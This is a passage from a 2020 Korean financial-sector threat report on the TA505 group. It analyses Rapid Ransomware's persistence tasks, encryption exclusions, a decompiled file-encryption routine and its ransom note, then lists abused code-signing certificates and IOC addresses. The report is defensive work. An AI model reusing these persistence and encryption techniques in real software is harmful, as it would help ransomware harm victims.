ocssd.exe	mysqld-nt.exe	thunderbird.exe
dbsnmp.exe	mysqld-opt.exe	visio.exe
synctime.exe	dbeng50.exe	winword.exe
mydesktopqos.exe	sqbcoreservice.exe	wordpad.exe
agntsvc.exeisqlplussvc.exe	excel.exe	taskmgr.exe
xfssvccon.exe	infopath.exe	QBCFMonitorService.exe
mydesktopservice.exe	msaccess.exe	Intuit.QuickBooks.FCS.exe
ocautoupds.exe	mspub.exe	

F. Service registration

Rapid Ransomware replicates itself with the file name "temp01.exe" at the path "APPDATA₩ROAMING₩{A7DBD80C-410D-410D-4C87-B19C0DA21BF1}" and logs on with the service name "SvcSafeData" every minute to register it as a service that runs the ransomware.

- /Create /SC MINUTE /TN SvcSafeData /TR
- /Create /SC ONLOGON /TN SvcSafeDataSt /TR

G. Registration as auto-execution

The Rapid Ransomware, self-replicated from the registry's auto-run path (Software₩Microsoft₩Windows₩₩CurrentVersion₩₩Run), is named "HelloAV", and the ransom note ('files-recovery.txt) generated in the same path is named "WelcomeBack", and both of them are registered in the registry. Upon system reboot, the ransomware and the ransom note are automatically executed.

H. Storing of encryption key info in registry


It stores information related to the file encryption key in the registry.

<Figure 91> Storing of info related to file encryption key in the registry.

I. Generation of infected PC id value (userkey.dat)

Rapid Ransomware generates a unique value for an infected PC, creating a "userkey.dat" file in each folder when encrypting a file, and writing a unique value to the file. The dat file created can only be moved to the page where you pay for it if you upload it to an attacker's page that sells ransomware recovery tools, and it is used as a value to identify infected PCs.

<Figure 92> Userkey.dat file content



J. File encryption

Rapid Ransomware excludes encryption if the path to the infected file contains the string shown in [Table 47]. [Table 48] also shows files to be excluded from infection.

[Table 47] Paths excluded from encryption

windows	Windows	intel	nvidia	ProgramData
temp	Google	boot	windows.old	Program Files
Program Files (x86)	AppData	System Volume Information	Mozilla	Tor Browser

[Table 48] Files excluded from encryption


!files-recovery.txt	userkey.dat	kakdela.bmp	temp01.exe
rapidrecovery.txt	desktop.ini	ntuser.dat	boot.ini
autorun.inf	iconcache.db	thumbs.db	

File encryption consists of AES keys randomly generated through the CryptGenKey API, and AES keys are encrypted with the RSA public key. Files that are encrypted are renamed as "cryptolocker" as in <Figure 94>. At this time, Rapid Ransomware does not infect files in the path containing Hangul characters in their names, because an error occurred in the process of encoding the Korean string to be infected and the file handle could not be brought back properly.

<Figure 93> File encryption routine

```
CryptSetKeyParam(phKey, 1u, v13, 0);
j_j__free(v13);
v14 = NumberOfBytesRead;
Buffer = 128;
if ( CryptExportKey(phKey, 0, 8u, 0, NumberOfBytesRead, &Buffer)
  && CryptEncrypt(hKey, 0, 1, 0, v14, &Buffer, 0x80u)
  && Buffer == 128
  && phKey )
{
  if ( CryptEncrypt(phKey, 0, 1, 0, lpBuffer, &pdwDataLen, 0xA00010u) )
  {
    pdwDataLen = 0;
    liDistanceToMove.QuadPart = 0i64;
    SetFilePointerEx(v3, 0i64, 0, 0);
    WriteFile(v3, lpBuffer, nNumberOfBytesToRead, &pdwDataLen, 0);
```


<Figure 94> Encrypted files



K. Changing of desktop background screen

When file encryption is complete, a "kakdela.bmp" file containing information about ransomware infection and URL information for file recovery is created in a self-replicating path and set as desktop background.


<Figure 95> Image file to be used on the desktop background



L. Execution of ransom note


Once the file encryption is complete, the created ransom note is run through the 'Notepad.exe' process. The ransom note includes methods for restoring files and ID values for the infected PC.

<Figure 96> Rapid Ransomware's ransom note




Accessing the website (http://ytufnh2mbniwh437.onion/TRO2LFIQSEKU0GJZ) specified in the ransom note will take you to <Figure 97>. Uploading a file named 'userkey.dat' that contains the infected PC ID value generated during file encryption will take you to <Figure 98> and the cost for recovery will rise to 1.4021 bitcoin (about 11.6 million won) unless 0.7011 bitcoin is paid in about two days. The attacker is also attempting several ways to increase the chances of the infected paying for the recovery, including offering chat service on the payment page.

<Figure 97> Attacker's page for file restoration



<Figure 98> File restoration price and time remaining



Ⅶ. Conclusion

The flow of malware is changing in a fast cycle due to various factors, including the situation at home and abroad and the discovery of new vulnerabilities. Amid such rapid changes, the biggest cyber threat issue in 2019 is believed to have been that of the TA505 Threat Group, which carried out attacks on overseas financial institutions and launched a massive attack on local companies.

Unlike the Kimsuky group, whose main purpose is to monitor North Korean defectors and politicians, and the Skarkruft group, which conducts data theft and seeks the destruction of high-profile institutions and political organizations in South Korea, the TA505 Threat Group is a threat group that carries out attacks on companies for corporate information theft and financial gain. There is also a difference in that the ransomware is distributed to companies that are more likely to pay for restoring encrypted files, unlike SandCrab and Sodinoki Ransomware, which are distributed to an unspecified number of individuals.

The TA505 Threat Group's attack feature is to carry out the attack with a long, not one-off, lifecycle, starting with the infection of corporate executives and employees' PCs, as well as the leakage of information from the company's internal network system and attempts to infect it with ransomware. Even now, the TA505 Threat Group continues to launch all-out attacks on not only the domestic financial sector but also the overseas financial sector as well, requiring us to be prepared thoroughly. By discussing the TA505 Threat Group's attack tactics, techniques and procedures, and through analysis of malwares disseminated, this report will aid such preparation.

The most important point in preparing for a TA505 Threat Group attack is preparation for the spear phishing mail. Because of the nature of the TA505 Threat Group, early attacks must be made using the spear phishing mail. Thus, the files attached to unreliable mail must be carefully examined, the vaccine in use must always be updated to the latest version, and the real-time detection ability of the vaccine must always be activated. To prevent the continuous spread of the TA505 Threat Group from infecting the malware, it is believed that the use of encroachment indicators, such as C&C server information from the malware analysis results, will prevent damage caused by the TA505 Threat Group.

In addition, an analysis of the association with the FIN7 Threat Group aimed at stealing financial information from foreign retailers found that the malware and attack flows used by the two threat groups were similar. The FIN7 Threat Group is known to have stolen more than 15 million customer card and credit details from more than 6,500 Point of Sale (PoS) terminals in the U.S. since 2015, with a number of attack techniques and malwares used in the process being disclosed. Based on the link between the two threat groups, we can expect that the future attacks by the TA505 Threat Group may be similar to the attacks of FIN7 Threat Group, and this report will help to proactively respond to the attacks by the former.

The Financial Security Institute shares the malware and C&C server information of the TA505 Threat Group with the employee organization. We will continue to track and analyze attacks by TA505 Threat Groups in the future and the accumulated data will help to prevent damage through sharing with each financial company and related agencies.

We look forward to helping you respond to the threats associated with the TA505 Threat Group in many areas, including the financial sector.

Ⅷ. Appendix

1. Digital Signature Information

A. Sectigo RSA Code Signing CA

Serial Number	Name	Valid from
0E B7 13 15 44 8A 6E 01 EF 8E 7B 9E 60 F4 8E B0	FIFTY LIMITED	2019.01.15
5A FB A9 46 BB 54 14 BA 5B 95 8F CA B6 FC 88 C9	D.E.PLANT LIMITED	2019.01.22
00 AA F6 5B 8E 7A 2E 68 BC 8C 9E 8F 27 33 1B 79 5C	ALISA L LIMITED	2019.02.05
00 C6 ED 0E FE 28 44 FA 44 AA E3 50 C6 84 5C 33 31	THE COMPANY OF WORDS LTD	2019.02.05
7B 75 B8 1A 4A 6A D8 5A 0C 60 FA 0B 31 C4 96 45	DELUX LTD	2019.02.05
7B 26 33 B3 8B 61 9C B3 98 B7 73 4A 33 5D 54 E8	MAN TURBO (UK) LIMITED	2019.02.05
00 E2 4D 3B B6 82 88 1D C1 52 51 DF 7F D8 C0 75 92	MARIA'S	2019.02.05
00 C9 92 60 5E F4 6E FC 23 1A B1 84 FC 7C 3A E1 EB	DE&GO LTD	2019.02.22
06 7D FF C5 E3 02 6E B4 C6 29 71 C9 8A C8 A9 00	MEGAPOLIS SERVICES LTD	2019.03.10
06 7D FF C5 E3 02 6E B4 C6 29 71 C9 8A C8 A9 00	DVERI FADO, TOV	2019.03.10
1D 22 8A CF C4 53 1A 60 06 A9 D3 3B F1 34 D2 9D	LUCEATECH LTD	2019.03.20
5D 46 CD D2 62 6D 56 15 A7 55 A0 D5 BB DF 38 9A	ANGEL AID LTD	2019.04.03
00 ED E6 CF BF 9F A1 83 37 B0 FD B4 9C 1F 69 30 20	START ARCHITECTURE LTD	2019.04.10
00 9C 48 16 D9 00 A6 EC DB E5 4A DF 72 B1 9E BC F5	DATAMINGO LIMITED	2019.05.07
00 B2 12 0F AC AD BB 92 CC 0A 17 67 59 60 4C 6A 0F	SLON LTD	2019.05.08
30 34 BB 2F 3F 88 22 1F A5 5A BD 95 1F 73 EE 58	PEAR SOLUTIONS LTD	2019.05.19
76 A4 B0 AE 37 51 CB 56 10 C7 52 F7 72 3A 9E A1	FASHION & CINEMA LTD	2019.05.30
78 1B 16 C4 EF 5D FE 6D 09 F4 86 3F 65 0F 05 8E	HIT THE GROUND LTD	2019.06.03
6B 6A 8E 57 01 FC A8 51 60 20 3C 2D 32 7D 3B BA	PID CONTROLS PTY LTD	2019.08.20
00 9A D4 72 93 7C AD AD 51 38 DC 33 26 36 10 14 8A	Cyber Etechnologies Limited	2019.08.23
42 B5 11 35 84 3A 67 7C 38 DF 6C B2 5B 43 3C 70	EFECT INFO S.R.L.	2019.08.23
11 26 13 B7 B5 F6 96 CF 37 76 80 F6 46 3F CC 8C	INFOWARE CLOUD LIMITED	2019.08.23

B. thawte SHA256 Code Signing CA

Serial Number	Name	Valid from
04 C7 CD CC 16 98 E2 5B 49 3E B4 33 8D 5E 2F 8B	3AN LIMITED	2019.03.15
68 DE 1F 72 07 D5 ED D8 1E 4B 62 09 31 39 34 0A	MASLAK LTD	2019.03.18
19 1E 90 43 A3 EE 15 00 8E A1 85 E6 DD 57 EB 0C	LIMIT FORCE LIMITED	2019.03.20
28 84 8F 05 FB BC 8F C9 A2 3B 7B 26 35 F8 39 5E	ANG APPCONN LIMITED	2019.03.20
72 89 B0 F9 BD 64 1E 3E 35 2D C3 18 3F 8D E6 BE	ICE ACTIVATION LIMITED	2019.04.01
4F F4 ED A5 FA 64 1E 70 16 27 13 42 64 01 F4 38	DUHANEY LIMITED	2019.04.01
34 05 D3 54 A0 BF E5 A4 51 92 E6 0A 67 3C 51 EB	BURGER AND BEATS LIMITED	2019.04.02

2B FF EF 48 E6 A3 21 B4 18 04 13 10 FD B9 B0 D0	A&D DOMUS LIMITED	2019.04.07
44 31 2C B9 A9 27 B4 11 13 60 76 2B 4D 4B DD 6D	BEAR ADAMS CONSULTING LIMITED	2019.04.08
4F 40 7E B5 08 03 84 5C C4 39 37 82 3E 13 44 C0	SLOW COOKED VENTURES LTD	2019.04.12
56 CC CD 3C 03 4C E3 73 1B 95 CC 88 64 E0 10 8B	PRIMA ASTRA LTD	2019.05.17
43 93 74 B9 C8 16 D9 AC EC CE B4 57 0E 4D 2A 75	NIGHT TIDE LTD	2019.05.20
3C DB D7 4C D7 22 8F E2 CD 75 FA AF B7 E2 F0 57	VIEW DESIGN LIMITED	2019.05.27
26 B1 25 E6 69 E7 7A 5E 58 DB 37 8E 98 16 FB C3	FLOWER DELI LTD	2019.05.29
6B A3 2F 98 44 44 EA 46 4B EA 41 D9 9A 97 7E A8	JIN CONSULTANCY LIMITED	2019.05.30
33 F9 1A 05 C7 8E 4C 59 4D 85 07 57 9E 30 B6 19	BOOK A TEACHER LTD	2019.06.06
2E B1 97 F6 AE E6 81 82 26 46 6A 9B 15 5C 8F 49	WAL GRAY LTD	2019.06.07
12 E0 BF 76 CE 5B 08 2F 81 24 E5 CD 98 23 0F 3D	MISHA LONDON LTD	2019.06.10
7A 9E D5 47 03 36 6B 1D E6 1D 46 E5 18 E3 CE BC	Dream Body Limited	2019.06.10
48 CE 01 AC 7E 13 7F 43 13 CC 57 23 AF 81 7D A0	ET HOMES LTD	2019.06.11
37 E4 A8 B0 ED 05 5E C4 11 A1 30 3A 37 34 47 89	MARK A EVANS LTD	2019.06.11
4A 31 7D 23 6D 20 C4 5C 3D D3 4F 31 C5 71 71 97	FIT AND FLEX LIMITED	2019.06.13
06 BF 17 88 FE 99 8D 87 A8 77 80 98 F8 26 BA 63	BASS AUTOMOTIVE LIMITED	2019.06.13
49 01 BD FF 1F 74 FD D3 FD 17 EC E3 17 CB 8B 82	FILESWAP GLOBAL LTD	2019.06.19
12 A1 03 D0 03 FC 5D 11 FD 29 66 07 41 59 F2 BB	LOOK FORWARD LIMITED	2019.06.19
21 E4 8D C5 2F 9E 21 93 9E 9E 0C CD F3 29 22 E6	NUTSHELLLAMBDA LTD	2019.06.26
1D 67 22 4B C2 54 86 E0 0E B1 14 8D 4C 36 89 BF	MICRO DIGITS LIMITED	2019.06.27

C. COMODO RSA Code Signing CA

Serial Number	Name	Valid from
00 FE 83 CB 39 3A 8F 1D 5E D0 15 3E A2 FA CE 24 36	JANNA 5 LTD	2018.05.28
00 A0 68 51 D1 E1 68 43 83 12 36 6F 94 01 5C 93 D0	DIGI MICROSERVICE LIMITED	2018.06.13
2A 5E ED A3 CF 20 8A 2F 43 FA FE 01 9B B3 49 B3	VAL TRADEMARK TWO LIMITED	2018.09.12
1A 3C 12 CE 2E 4E 82 95 67 C9 61 37 3E 92 D4 6F	AWAY PARTNERS LIMITED	2018.10.01
47 7B 24 69 05 72 A9 E0 87 F4 F5 43 C9 84 53 0F	ALCOHOL LTD	2018.10.02
00 CF B5 93 74 3B D4 3D 14 6F 9D 39 9D E6 C8 15 63	ITGS Consultancy Ltd	2018.10.10
00 F4 24 13 EE 41 08 72 60 A5 07 6D DA F1 C0 76 C5	ALLO' LTD	2019.02.18
23 5A 90 F8 7C 59 2E 57 60 B3 35 15 53 7E 1D 7F	VERY TELE LIMITED	2019.02.19

2. IOC

IP		
5.149.254.25	94.156.133.183	172.104.104.166
27.102.102.235	103.249.28.228	179.43.147.77
27.102.106.138	107.152.63.32	179.43.156.37
27.102.118.143	112.175.184.65	185.117.89.145
27.102.70.196	115.68.95.131	185.128.213.12
31.210.127.77	116.203.180.29	185.17.120.235
31.41.47.190	120.136.10.96	185.231.155.59
45.32.25.30	144.76.175.147	185.99.133.2
45.76.223.177	160.119.253.219	194.165.16.228
54.38.127.28	160.202.162.147	195.123.209.169
66.42.42.135	167.179.86.255	195.123.227.20
66.42.45.55	169.239.128.104	195.123.245.16
79.141.168.132	169.239.128.111	199.89.55.229
91.200.41.236	169.239.128.119	202.168.153.228
92.38.135.204	169.239.128.178	202.168.154.158
92.38.135.67	169.239.129.103	209.141.34.8
92.38.135.88	169.239.129.104	209.237.150.20
92.38.135.99	169.239.129.31	213.183.63.242

URL		
datdepot.net	kupitorta.net	traveser.net
faker.co.jp	lecmess.top	vairina.top
furhatsth.net	orderlynet.net	velquene.net
ianhennessee.com	slemend.com	waiireme.com
krans.nl	solsin.top	zonaykan.com

Malware hash list : https://pastebin.com/7QGa7cVa

Profiling of TA505 Threat Group

Publication Date : January 2020
Publisher : Yeong-gi Kim
Author : Financial Security Institiute, Computer Emergency Team(Manager : Youngseok Jeong)
Minhee Lee, Kuyju Kim, Jaeki Kim, Mohyun Park, Chanhong Park, Nari Jang, Minchang Jang
Publishing organization : The Korea Financial Security Institute
TEL 02-3495-9000